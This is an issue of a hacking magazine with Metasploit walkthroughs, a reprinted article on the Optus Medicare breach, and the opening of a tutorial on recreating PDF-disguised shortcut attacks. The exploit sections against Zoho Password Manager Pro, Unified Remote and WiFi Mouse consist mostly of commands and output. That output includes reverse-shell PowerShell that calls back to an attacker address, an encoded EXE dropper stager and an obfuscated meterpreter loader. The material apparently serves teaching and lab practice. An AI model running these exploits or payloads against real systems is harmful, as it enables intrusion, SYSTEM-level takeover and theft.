

Recreating 4 PDF based attacks seen recently

MARK OF THE WEB (MOTW)

Metasploit This Month

AV Evasion With PyCrypt

..with all other regular Features



RUN YOUR
CLOUD COMPUTER
from your SMART DEVICE



STARTING AT

\$4.95 /month

join us on shells.com

To
Advertise
with us
Contact :

admin@hackercoolmagazine.com

Copyright © 2016 Hackercool CyberSecurity (OPC) Pvt Ltd

All rights reserved. No part of this publication may be reproduced, distributed, or transmitted in any form or by any means, including photocopying, recording, or other electronic or mechanical methods, without the prior written permission of the publisher, except in the case of brief quotations embodied in critical reviews and certain other noncommercial uses permitted by copyright law. For permission requests, write to the publisher, addressed "Attention: Permissions Coordinator," at the address below.

Any references to historical events, real people, or real places are used fictitiously. Names, characters, and places are products of the author's imagination.

Hackercool Cybersecurity (OPC) Pvt Ltd.
Banjara Hills, Hyderabad 500034
Telangana, India.

Website :
www.hackercoolmagazine.com

Email Address :
admin@hackercoolmagazine.com



HACKERCOOL

Simplifying Cybersecurity

Information provided in this Magazine is strictly for educational purpose only.

Please don't misuse this knowledge to hack into devices or networks without taking permission. The Magazine will not take any responsibility for misuse of this information.

Then you will know the truth and the truth will set you free.
John 8:32

Editor's Note

Edition 5 Issue 10

*We are once
again late.*

So

No

Editor's Note.

"IT HAS TARGETED A WIDE RANGE OF BUSINESSES AND CRITICAL INFRASTRUCTURE SECTORS, INCLUDING GOVERNMENT FACILITIES, COMMUNICATIONS, CRITICAL MANUFACTURING, INFORMATION TECHNOLOGY, AND — ESPECIALLY — HEALTHCARE AND PUBLIC HEALTH (HPH),"

-U.S. CYBERSECURITY AND INTELLIGENCE ON HIVE RANSOMWARE.

INSIDE

See what our Hackercool Magazine October 2022 Issue has in store for you.

1. Metasploit This Month :

[Zoho Password PRO, Unified Remote, WiFi Mouse RCE & more modules](#)

2. Online Security :

[I've Given Out My Medicare Number. How Worried Should I Be About The Latest Optus Data Breach.](#)

3. Real World Hacking :

[Recreating 4 PDF Based Hacking attacks Seen Recently.](#)

4. Mark Of The Web :

[What, Why and everything about it.](#)

5. Bypassing AntiVirus :

[PyCrypt](#)

6. Cyber Security :

[Optus Data Breach : Regulatory Changes Announced, But Legislative Reform Still Needed.](#)

Downloads

Other Useful Resources

Zoho Password PRO, Unified Remote, WiFi Mouse RCE & more modules

METASPLOIT THIS MONTH

Welcome to Metasploit This Month. Let us learn about the latest exploit modules of Metasploit and how they fare in our tests.

Windows AV Enumeration Module

TARGET: Windows

TYPE: Local

MODULE : POST

ANTI-MALWARE : OFF

As you already understood by reading the name of the module, this exploit module will enumerate all installed Antivirus applications on the target Windows OS. For this module to work, we need to already have a meterpreter session on the target as shown. Let's see how this module works.

Background the current meterpreter session and load the post/windows/gather/enum_av_excluded POST module.

```
msf6 exploit(multi/handler) > search enum_av
```

Matching Modules

=====

#	Name	Disclosure Date	Rank
Check	Description		
-	----	-----	----
0	post/windows/gather/enum_av_excluded		norma
1	No Windows Antivirus Exclusions Enumeration		
1	post/windows/gather/enum_av		norma
1	No Windows Installed AntiVirus Enumeration		

```
msf6 exploit(multi/handler) > use 1
```

```
msf6 post(windows/gather/enum_av) > show options
```

Module options (post/windows/gather/enum_av):

Name	Current Setting	Required	Description
----	-----	-----	-----
SESSION		yes	The session to run this module on

```
msf6 post(windows/gather/enum_av) > █
```


Set the session ID of the meterpreter session and execute the module.

```
msf6 post(windows/gather/enum_av) > set session 1
session => 1
msf6 post(windows/gather/enum_av) > run

[*] Found AV product:
displayName=Windows Defender
instanceGuid={D68DDC3A-831F-4fae-9E44-DA132C1ACF46}
pathToSignedProductExe=windowsdefender://
pathToSignedReportingExe=%ProgramFiles%\Windows Defender\MsMpeng.exe
productState=401664
timestamp=Thu, 20 Oct 2022 08:39:13 GMT

[*] Post module execution completed
msf6 post(windows/gather/enum_av) > █
```

As you can already see, the module correctly detected the AV product installed on the target system. It is Windows Defender.

Windows Gather Bookmarks Module

TARGET: Google, chrome, Opera, Microsoft Edge

TYPE: Local

MODULE : POST

ANTI-MALWARE : OFF

This module retrieves the Bookmarks from the Google, Chrome Opera and Microsoft Edge Browser installed on Windows targets. Just like the previous module, this module needs a meterpreter session already established on the target.

Let's see how this module works. Background the current meterpreter session and load the

```
msf6 post(windows/gather/enum_av) > back
msf6 > search gather bookmarks
```

Matching Modules

=====

#	Name	Check	Description	Disclosure
0	post/windows/gather/get_bookmarks	normal No	Bookmarked Sites Retriever	
1	post/windows/gather/credentials/bulletproof_ftp	normal No	Windows Gather BulletProof FTP Client Saved Password Extraction	


```
msf6 > use 0
msf6 post(windows/gather/get_bookmarks) > show options
```

Module options (post/windows/gather/get_bookmarks):

Name	Current Setting	Required	Description
----	-----	-----	-----
SESSION		yes	The session to run this module on

```
msf6 post(windows/gather/get_bookmarks) > █
```

Set the SESSION ID and execute the module.

```
msf6 post(windows/gather/get_bookmarks) > set session 1
session => 1
msf6 post(windows/gather/get_bookmarks) > run
```

```
[*] No Bookmarks found for GoogleChrome
[*] No Bookmarks found for Opera
[*] No Bookmarks found for Edge
[*] BOOKMARKS FOR C:\Users\admin
[*] Bookmarks stored: /home/kali/.msf4/loot/20221020044453_default_192.168.40.150_IE.bookmarks_634524.txt
[*] BOOKMARKS FOR C:\Users\admin
[*] Bookmarks stored: /home/kali/.msf4/loot/20221020044454_default_192.168.40.150_IE.bookmarks_798619.txt
[*] BOOKMARKS FOR C:\Users\admin
[-] Failed to open file: C:\Users\admin\Favorites\Links: core_channel_open: Operation failed: Access is denied.
[*] Bookmarks stored: /home/kali/.msf4/loot/20221020044454_default_192.168.40.150_IE.bookmarks_635639.txt
[*] Post module execution completed
msf6 post(windows/gather/get_bookmarks) > █
```

All the retrieved bookmarks are stored in a text file in the loot directory of Metasploit.

```
...20044453_default_192.168.40.150_IE.bookmarks_634524.txt
```

```
[{000214A0-0000-0000-C000-000000000046}]
```

```
Prop3=19,2
```

```
[InternetShortcut]
```

```
IDList=
```

```
URL=http://go.microsoft.com/fwlink/p/?LinkId=255142
```

```
IconIndex=0
```

```
IconFile=%ProgramFiles%\Internet Explorer\Images\bing.ico
```


Zoho Password Manager PRO XML RCE Module

TARGET: Zoho Password Manager PRO < 12 PAM 360 < 5510

TYPE: Remote

MODULE : Exploit

ANTI-MALWARE : OFF

ManageEngine Password Manager Pro is a solution to control and manage privileged accounts. The above mentioned versions of the software have an unauthenticated deserialization vulnerability in the XML RPC interface. This interface is exposed by the Password Manager. After exploitation, the attacker gets SYSTEM privileges.

We have tested this module on ZOHO Password Manager PRO 12100 installed on Windows 10 1809. The download information of the vulnerable software is given in our Downloads section. Let's see how this module works. Load the zoho_password_manager_pro_xml_rpc_rce module.

```
msf6 > search zoho
```

Matching Modules

=====

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/http/manage_engine_opmanager_rce	2015-09-14	manual	Yes	ManageEngine OpManager Remote Code Execution
1	exploit/windows/http/zoho_password_manager_pro_xml_rpc_rce	2022-06-24	excellent	Yes	Zoho Password Manager Pro XML-RPC Java Deserialization

```
msf6 > use 1
```

```
[*] Using configured payload cmd/windows/reverse_powershell
```

```
msf6 exploit(windows/http/zoho_password_manager_pro_xml_rpc_rce) > show options
```

Module options (exploit/windows/http/zoho_password_manager_pro_xml_rpc_rce):

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework

RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	7272	yes	The target port (TCP)
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	true	no	Negotiate SSL/TLS for outgoing connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
TARGETURI	/	yes	Base path
URIPATH		no	The URI to use for this exploit (default is random)
VHOST		no	HTTP server virtual host

Payload options (cmd/windows/reverse_powershell):

Name	Current Setting	Required	Description
-----	-----	-----	-----
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Set the RHOSTS and RPORT option and use the check command to see if target is indeed vulnerable.

```
msf6 exploit(windows/http/zoho_password_manager_p
ro_xml_rpc_rce) > set rhosts 192.168.40.150
rhosts => 192.168.40.150
msf6 exploit(windows/http/zoho_password_manager_p
ro_xml_rpc_rce) > set rport 7272
rport => 7272
msf6 exploit(windows/http/zoho_password_manager_p
ro_xml_rpc_rce) > █
```



```
msf6 exploit(windows/http/zoho_password_manager_p
ro_xml_rpc_rce) > check
[+] 192.168.40.150:7272 - The target is vulnerable. Target can des
erialize arbitrary data.
msf6 exploit(windows/http/zoho_password_manager_p
ro_xml_rpc_rce) > █
```

Set all the required options and execute the module.

```
msf6 exploit(windows/http/zoho_password_manager_p
ro_xml_rpc_rce) > check
[+] 192.168.40.150:7272 - The target is vulnerable. Target can des
erialize arbitrary data.
msf6 exploit(windows/http/zoho_password_manager_p
ro_xml_rpc_rce) > set lhost 192.168.40.153
lhost => 192.168.40.153
```

```
msf6 exploit(windows/http/zoho_password_manager_p
ro_xml_rpc_rce) > exploit

[*] Started reverse TCP handler on 192.168.40.153:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable. Target can deserialize arbitrary dat
a.
[*] Executing Windows Command for cmd/windows/reverse_powershell
[+] Successfully executed command: powershell -w hidden -nop -c $a
='192.168.40.153';$b=4444;$c=New-Object system.net.sockets.tcpclie
nt;$nb=New-Object System.Byte[] $c.ReceiveBufferSize;$ob=New-Objec
t System.Byte[] 65536;$eb=New-Object System.Byte[] 65536;$e=new-ob
ject System.Text.UTF8Encoding;$p=New-Object System.Diagnostics.Pro
ad($eb, 0, $eb.Length, $null, $null);    }    if ($s.DataAvailable
) {        $r=$s.Read($nb,0,$nb.Length);        if ($r -lt 1) {
    break;        } else {                $str=$e.GetString($nb,0,$r);
        $is.write($str);        }    }    if ($c.Connected -ne $true -o
r ($c.Client.Poll(1,[System.Net.Sockets.SelectMode]::SelectRead) -
and $c.Client.Available -eq 0)) {        break;    }    if ($p.Exi
tCode -ne $null) {        break;    }}
[*] Command shell session 1 opened (192.168.40.153:4444 -> 192.168
.40.150:50249) at 2022-10-20 08:50:38 -0400
```

```
Shell Banner:
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.
```

```
C:\Program Files\ManageEngine\PMP\bin>
```



```
C:\Program Files\ManageEngine\PMP\bin>net user
net user
```

```
User accounts for \\
```

```
-----
-----
admin                Administrator                DefaultAccount

Guest                WDAGUtilityAccount
The command completed with one or more errors.
```

```
C:\Program Files\ManageEngine\PMP\bin>whoami
whoami
nt authority\system
```

```
C:\Program Files\ManageEngine\PMP\bin>█
```

As you can see, we successfully got a command session and that too with SYSTEM privileges. This module allows us to set two other payloads apart from the PowerShell payload.

```
C:\Program Files\ManageEngine\PMP\bin>^Z
Background session 1? [y/N] y
msf6 exploit(windows/http/zoho_password_manager_p
ro_xml_rpc_rce) > show targets
```

```
Exploit targets:
```

Id	Name
--	----
0	Windows EXE Dropper
1	Windows Command
2	Windows Powershell

```
msf6 exploit(windows/http/zoho_password_manager_p
ro_xml_rpc_rce) > █
```

We set the target to "Windows Exe Dropper" and execute the module again.

```
msf6 exploit(windows/http/zoho_password_manager_p
ro_xml_rpc_rce) > set target 0
target => 0
msf6 exploit(windows/http/zoho_password_manager_p
ro_xml_rpc_rce) > █
```


Payload options (windows/x64/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
----	-----	-----	-----
EXITFUNC	process	yes	Exit technique (Accepted : '', seh, thread, process, none)
LHOST	192.168.40.153	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```
msf6 exploit(windows/http/zoho_password_manager_p
ro_xml_rpc_rce) > set lport 8383
```

```
lport => 8383
```

```
msf6 exploit(windows/http/zoho_password_manager_p
ro_xml_rpc_rce) > run
```

```
[*] Started reverse TCP handler on 192.168.40.153:8383
```

```
[*] Running automatic check ("set AutoCheck false" to disable)
```

```
[+] The target is vulnerable. Target can deserialize arbitrary data.
```

```
[*] Executing Windows EXE Dropper for windows/x64/meterpreter/reverse_tcp
```

```
[+] Successfully executed command: echo TVqQAAMAAAEAAAA//8AALgAAAA
AAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAyAAAAA4fug4A
tAnNTbqRTM0hVGhncvBwcm9ncmFtTGNhbm5vdCBi7SRvdW4naW4nRF9TTG1v7GluD0
KbiK.vbs & echo Function mimedecode(ByVal strIn) >>%TEMP%\nKbiK.vb
s & echo Base64Chars = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/" >>%TEMP%\nKbiK.vbs & echo If Len(strIn) =
0 Then >>%TEMP%\nKbiK.vbs & echo mimedecode = -1 : Exit Function >
>%TEMP%\nKbiK.vbs & echo Else >>%TEMP%\nKbiK.vbs & echo mimedecode
= InStr(Base64Chars, strIn) - 1 >>%TEMP%\nKbiK.vbs & echo End If
>>%TEMP%\nKbiK.vbs & echo End Function >>%TEMP%\nKbiK.vbs & cscrip
t //nologo %TEMP%\nKbiK.vbs & del %TEMP%\nKbiK.vbs
```

```
[*] Command Stager progress - 99.83% done (11982/12002 bytes)
```

```
[+] Successfully executed command: del %TEMP%\hnaRe.b64
```

```
[*] Command Stager progress - 100.00% done (12002/12002 bytes)
```

```
[*] Sending stage (200774 bytes) to 192.168.40.150
```

```
[*] Meterpreter session 2 opened (192.168.40.153:8383 -> 192.168.4
0.150:50277) at 2022-10-20 08:54:06 -0400
```

```
meterpreter > █
```



```

meterpreter > sysinfo
Computer      : DESKTOP-PRLKILM
OS            : Windows 10 (10.0 Build 17763).
Architecture  : x64
System Language : en_US
Domain        : WORKGROUP
Logged On Users : 2
Meterpreter   : x64/windows
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >

```

As you can see, now we have a meterpreter session with SYSTEM privileges. Let's try a PowerShell meterpreter module.

```

msf6 exploit(windows/http/zoho_password_manager_p
ro_xml_rpc_rce) > set target 2
target => 2

```

Payload options (cmd/windows/powershell/x64/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
----	-----	-----	-----
EXITFUNC	process	yes	Exit technique (Accepted : '', seh, thread, process, none)
LHOST	192.168.40.153	yes	The listen address (an interface may be specified)
LPORT	8282	yes	The listen port

```

msf6 exploit(windows/http/zoho_password_manager_p
ro_xml_rpc_rce) > run

```

```

[*] Started reverse TCP handler on 192.168.40.153:8282
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable. Target can deserialize arbitrary data.
[*] Executing Windows Powershell for cmd/windows/powershell/x64/meterpreter/reverse_tcp
[+] Successfully executed command: powershell.exe -nop -w hidden -noni -c "if([IntPtr]::Size -eq 4){$b=$env:windir+'\sysnative\WindowsPowerShell\v1.0\powershell.exe'}else{$b='powershell.exe'};$s=New

```



```
GhE4etd''+'JLB1fyX05z/d7V+/0/T+rfsu3d/Xsc++/vyzGn27{1}VDKvTLcTb2U
Sd/j4eF6yZlF+yJiotDfHN608qeM''+'lWF/N3a5xvrbw5frbVl/eWcvL1L960lx9
K3h4/ud2a3q558JiP{1}0uqP5h3VU7Jr4iTUL4MCfRtyZG18uAf740uZl1T7AUE/9V
Rngch2XXcaFoZLX0cPD/wNQL/uyicLmt6H6L''+'dRg8iyatSh6vV5v9NjNypJ9j9
xlWd''+'9o8A4b4MXDqr/096AXd{1}Dvn6K30V3T3xJ+f+t4F0indfEf5sxxSxNDQ
f8dZ97rfufRH+IR99TD8y+Vv6z47nbrP4mA4ycNNDWTYsei6wXoj4EY70Q7FV8UBIb
w0vz6fwzYHJqfjANjlyuv/wGw{1}NjN{1}yAAAA{0}{0}'')-f''='',''k'')))))
[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()
))';$s.UseShellExecute=$false;$s.RedirectStandardOutput=$true;$s.W
indowStyle='Hidden';$s.CreateNoWindow=$true;$p=[System.Diagnostics
.Process]::Start($s);"
[*] Sending stage (200774 bytes) to 192.168.40.150
[*] Meterpreter session 4 opened (192.168.40.153:8282 -> 192.168.4
0.150:50313) at 2022-10-20 10:05:59 -0400
```

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █
```

This time too we got a successful Meterpreter session.

Unified Remote RCE Module

TARGET: Unified Remote Server

TYPE: Remote

MODULE : Exploit

ANTI-MALWARE : OFF

Unified Remote is a remote app that can be used to turn our Smartphone into an universal remote control. It can be used to remotely control Windows Mac & IOS, Linux devices using its server. The server of Unified Remote installed on Windows has a RCE vulnerability that can be executed to deploy a payload on the target.

We have tested this on Windows 10. The download information of the Unified Remote web server is given in our Downloads section. Let's see how this module works. After finishing installation of Unified Remote web server on target, load the unified_remote_rce module.

```
msf6 > search unified_remote
```

```
Matching Modules
```

```
=====
```

#	Name	Disclosure Date	Rank	Check	D
0	exploit/windows/misc/unified_remote_rce	2021-02-25	normal	Yes	U

Unified Remote Auth Bypass to RCE


```
msf6 > use 0
[*] Using configured payload windows/shell/reverse_tcp
msf6 exploit(windows/misc/unified_remote_rce) > show options
```

Module options (exploit/windows/misc/unified_remote_rce):

Name	Current Setting	Required	Description
----	-----	-----	-----
CLIENTNAME		no	Name of client, this shows up in the logs
PATH	c:\Windows\Temp\	yes	Where to stage payload for pull method
RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	9512	yes	Port Unified Remote runs on (TCP)
SLEEP	1	yes	How long to sleep between commands
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH		no	The URI to use for this exploit (default is random)
VISIBLE	false	no	Make exploitation visible to the user
WEBSERVER	9510	yes	Port Unified Remote web server runs on

Payload options (windows/shell/reverse_tcp):

Name	Current Setting	Required	Description
----	-----	-----	-----
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Set all the required options and use "check" command to see if the target is indeed vulnerable.

Checkmarx has detected malicious python packages being used to deliver W4sp stealer malware.


```
msf6 exploit(windows/misc/unified_remote_rce) > set rhosts 192.168.36.214
rhosts => 192.168.36.214
msf6 exploit(windows/misc/unified_remote_rce) > check

[*] 192.168.36.214:9512 - Retrieving server config
[+] 192.168.36.214:9512 - The target is vulnerable. Unified Remote is vulnerable
    on port 9512 with security mode 'none' (can be bypassed, if needed)
msf6 exploit(windows/misc/unified_remote_rce) > █
```

The target is indeed vulnerable. Execute the module as shown below.

```
msf6 exploit(windows/misc/unified_remote_rce) > run

[*] Started reverse TCP handler on 192.168.36.189:4444
[*] 192.168.36.214:9512 - Client name set to: android-rxmTkU8MzYuAxSeG
[*] 192.168.36.214:9512 - Retrieving server config
[+] 192.168.36.214:9512 - No security enabled
[+] 192.168.36.214:9512 - Found account: admin
[*] 192.168.36.214:9512 - Sending handshake
[*] 192.168.36.214:9512 - Sending empty authentication
[*] 192.168.36.214:9512 - Using URL: http://192.168.36.189:8080/
[*] 192.168.36.214:9512 - Loading Unified.Command
[*] 192.168.36.214:9512 - Updating Unified.Command
[*] 192.168.36.214:9512 - Sending payload
[*] 192.168.36.214:9512 - Executing script
[+] 192.168.36.214:9512 - Payload request received, sending 73802 bytes of payload for staging
[+] 192.168.36.214:9512 - Payload request received, sending 73802 bytes of payload for staging
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.36.214
[*] Command shell session 1 opened (192.168.36.189:4444 -> 192.168.36.214:55412)
    at 2022-10-23 09:55:09 -0400
[*] 192.168.36.214:9512 - Server stopped.
[!] 192.168.36.214:9512 - This exploit may require manual cleanup of 'c:\Windows\Temp\c78dn7il3sXJaR.exe' on the target
```

Shell Banner:

```
Microsoft Windows [Version 10.0.19042.631]
```

```
-----
```

```
C:\ProgramData\Unified Remote\Remotes\Bundled\Unified\Main\Command>whoami
whoami
desktop-kkeu8d6\admin
```

```
C:\ProgramData\Unified Remote\Remotes\Bundled\Unified\Main\Command> █
```

As you can see, we successfully have a shell on the target system.

Vyacheslav Igorevich Penchukov, leader of the infamous Zeus Botnet gang was arrested in Geneva by Swiss authorities.

WiFi Mouse Auth Bypass RCE Module

TARGET: WiFi Mouse
MODULE : Exploit

TYPE: Remote
ANTI-MALWARE : OFF

WiFi Mouse (aka Mouse Server) is an application that transforms your phone into a wireless mouse, keyboard, remote desktop, trackpad and more. The server needs to be installed on the target system and app on mobile.

In Mouse server, authentication is implemented entirely on the client side instead of the server side. There is an authentication bypass vulnerability in the authentication of the mouse server. This module exploits this vulnerability to open a program (cmd.exe) and execute commands to get a RCE.

We have tested this module on Mouse Server version 1.8.3.4 installed on Windows 10. The download information of the vulnerable software is given in our Downloads section. Load the wifi_mouse_rce module.

```
msf6 > search wifi_mouse
```

Matching Modules

```
=====
```

#	Name	Disclosure Date
Rank	Check Description	
-	----	-----
0	exploit/windows/misc/wifi_mouse_rce	2021-02-25
normal	No Wifi Mouse RCE	

```
msf6 > use 0
```

```
[*] Using configured payload windows/shell/reverse_tcp
```

```
msf6 exploit(windows/misc/wifi_mouse_rce) > show options
```

Module options (exploit/windows/misc/wifi_mouse_rce):

Name	Current Setting	Required	Description
----	-----	-----	-----
LINEMAX	1020	yes	Maximum length of lines to send for stager method. Smaller for more unstable connections.

RHOSTS		yes	The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT	1978	yes	Port WiFi Mouse Mouse Server runs on (TCP)
SLEEP	1	yes	How long to sleep between commands
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH		no	The URI to use for this exploit (default is random)
Payload options (windows/shell/reverse_tcp):			
Name	Current Setting	Required	Description
----	-----	-----	-----
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, no

Set all the required options and execute the module.

```
msf6 exploit(windows/misc/wifi_mouse_rce) > set rhosts 192.168.36.214
rhosts => 192.168.36.214
msf6 exploit(windows/misc/wifi_mouse_rce) > set lhost 192.168.36.189
lhost => 192.168.36.189
msf6 exploit(windows/misc/wifi_mouse_rce) > run

[*] Started reverse TCP handler on 192.168.36.189:4444
[*] 192.168.36.214:1978 - Opening command prompt
[*] 192.168.36.214:1978 - Typing out payload
[*] 192.168.36.214:1978 - Using URL: http://192.168.36.189:8080/Iy4ztb
[*] 192.168.36.214:1978 - Command Stager progress - 100.00% done (146/146 bytes)
[*] 192.168.36.214:1978 - Client 192.168.36.214 (Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.19041.610) requested /Iy4ztb
[*] 192.168.36.214:1978 - Sending payload to 192.168.36.214 (Mozilla/5.0 (Windows NT; Windows NT 10.0; en-US) WindowsPowerShell/5.1.19041.610)
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 192.168.36.214
[*] Command shell session 1 opened (192.168.36.189:4444 -> 192.168.36.214:51728) at 2022-10-24 01:29:07 -0400
[*] 192.168.36.214:1978 - Server stopped.
```

Shell Banner:

Microsoft Windows [Version 10.0.19042.631]

C:\Program Files (x86)\MouseServer.exe>


```
C:\Program Files (x86)\MouseServer.exe>net user
net user
```

```
User accounts for \\DESKTOP-KKEU8D6
```

```
-----
admin                Administrator                DefaultA
ccount
Guest                WDAGUtilityAccount
The command completed successfully.
```

```
C:\Program Files (x86)\MouseServer.exe>whoami
whoami
desktop-kkeu8d6\admin
```

```
C:\Program Files (x86)\MouseServer.exe>█
```

As readers can see, we successfully have a shell on the target system.

I've given out my Medicare number. How worried should I be about the latest Optus data breach?

ONLINE SECURITY

Bruce Baer Arnold
Associate Professor, School Of Law,
University Of Canberra.

Medicare card numbers are the latest personal details to be exposed as part of the Optus data breach.

Optus has confirmed this affects 14,900 valid Medicare numbers that have not expired, and a further 22,000 expired card numbers.

But this isn't the first time Australians' Medicare numbers have been exposed. And some privacy and cybersecurity experts have long been concerned about the security of our health data. Here's what you can do if you're concerned

about the latest Medicare breach, and what needs to happen next.

What's the big deal?

Your Medicare number gives you access to subsidised services across Australia's health system. Most Australians have a number, whether or not they use these services.

Your Medicare card (as a plastic card or digitally, on your phone) is an official identifier. So alongside a driver's licence, tax file number, birth certificate and passport, it can also be used as "proof of identity". You may have supplied your Medicare number when opening a bank account, or signing up for a phone plan.

(Cont'd On Next Page)

The idea is to minimise the chance people are using fake identities to wrongfully gain benefits from governments and business, including taking part in criminal activities such as money laundering. Businesses and agencies are not meant to match your Medicare number with other data (eroding your privacy) other than in exceptional circumstances.

But they commonly accept sight of the physical/ digital card bearing the number as proof of who you claim to be and risk data breaches by retaining copies of what they saw. Optus was such a business.

What should happen to protect your Medicare number?

In theory, your Medicare number is protected by a number of different types of legislation – both national and at the state/territory level.

There are privacy laws. These are meant to prevent businesses and government agencies from unauthorised use of Medicare and other official identifiers for profiling people. These laws are also meant to prevent undisclosed sharing with other entities, such as individuals or businesses.

Then there are cybersecurity and other criminal laws. These also aim to prevent unauthorised access, sale and sharing of your Medicare number and other data (known as metadata) stored by telecommunication providers.

Has this happened before?

Medicare numbers have been breached before, in 2017. An official inquiry noted trade in stolen Medicare numbers on the dark web. The 2017 breach was apparently much larger, but the Optus numbers may grow as the investigation continues. Experts have also raised concern about the government's authorised release in 2016 of apparently de-identified health data. In fact, patient details could be identified, using a number of simple steps. These two earlier examples should have meant both health agencies and busi-

nesses have taken extra care about their obligations to safeguard health data.

What if your Medicare number has been exposed?

Unauthorised use of a Medicare number doesn't necessarily result in large-scale identity crime.

For instance, Minister for Government Services Bill Shorten has said a Medicare number alone cannot unlock access to someone's myGov account (and therefore access to someone's welfare or tax details).

However, the Optus data breach – and future data breaches in the public and private sector – does provide Australian and overseas criminals with a set of identifiers (including passport and driver's licence numbers), that can be used for a range of identity crimes, such as impersonating someone else.

Optus is advising affected customers to replace their Medicare card, at no cost, via their online account at myGov, the Express Plus Medicare mobile app, or by calling Medicare on 132 011.

What else needs to happen?

As with many data breaches, details about what happened at Optus, how and who is affected are only slowly trickling out. The Office of the Australian Information Commission – the national privacy regulator – needs to run a rigorous and detailed investigation and release its findings publicly. Such an inquiry would also demonstrate Optus' commitment to learn from any failures.

As we have seen before, businesses and government agencies cannot assume a data breach "won't happen to them". We need to find out what happened at Optus to ensure the future privacy of some of our most personal data.

**This Article
first
appeared in The
Conversation**

"As with many data breaches, details about what happened at Optus, how and who is affected are only slowly trickling out."

Recreating PDF based hacking attacks seen recently

REAL WORLD HACKING

In recent times, hacking attacks that use PDF files as initial attack vector have increased dramatically. In this Issue, we decided to bring four such hacking techniques that have been used recently.

1. A Shortcut File masquerading as a PDF File

A few days back, a covert hacking campaign targeted multiple military and weapons contractor companies with a spear phishing email that contained a zip archive as attachment. The campaign was dubbed STEEP#MAVERICK by cyber security company Securonix. The zip archive contained a PDF document named "Company & Benefits". In reality, this PDF document was a shortcut file (LNK) which when clicked upon downloaded many stagers and eventually a payload to infect the target system.

Let's recreate this hacking technique. Although the actual payload used in this hacking campaign was undetectable, we will be using a meterpreter payload for users to understand easily. On Kali Linux, I create a meterpreter payload using msfvenom and host it using the Python web server.

```
(kali@222vm) - [~]
$ cd Desktop

(kali@222vm) - [~/Desktop]
$ ls
3ZX_2      Firefox_Setup.exe  met_153_4444.exe  Sep22_Lab
3ZXFIH.py  K4IFU7.py         met_x64_153_4444.elf
3ZX.txt    lab              met_x64_153_4444.exe

(kali@222vm) - [~/Desktop]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

The payload is ready. Next, it's time to create a Windows shortcut. In June 2022 Issue, our readers have learnt two ways of creating a Windows shortcut: manual and using a tool. We will be using the manual method here.

On a Windows system, we create a new folder named PDF_1 and download a PDF icon into that folder (In that Notepad file you can see next to the PDF icon, I saved the commands for arguments of option of the shortcut).

This PC > Local Disk (C:) > Users > admin > PDF_1



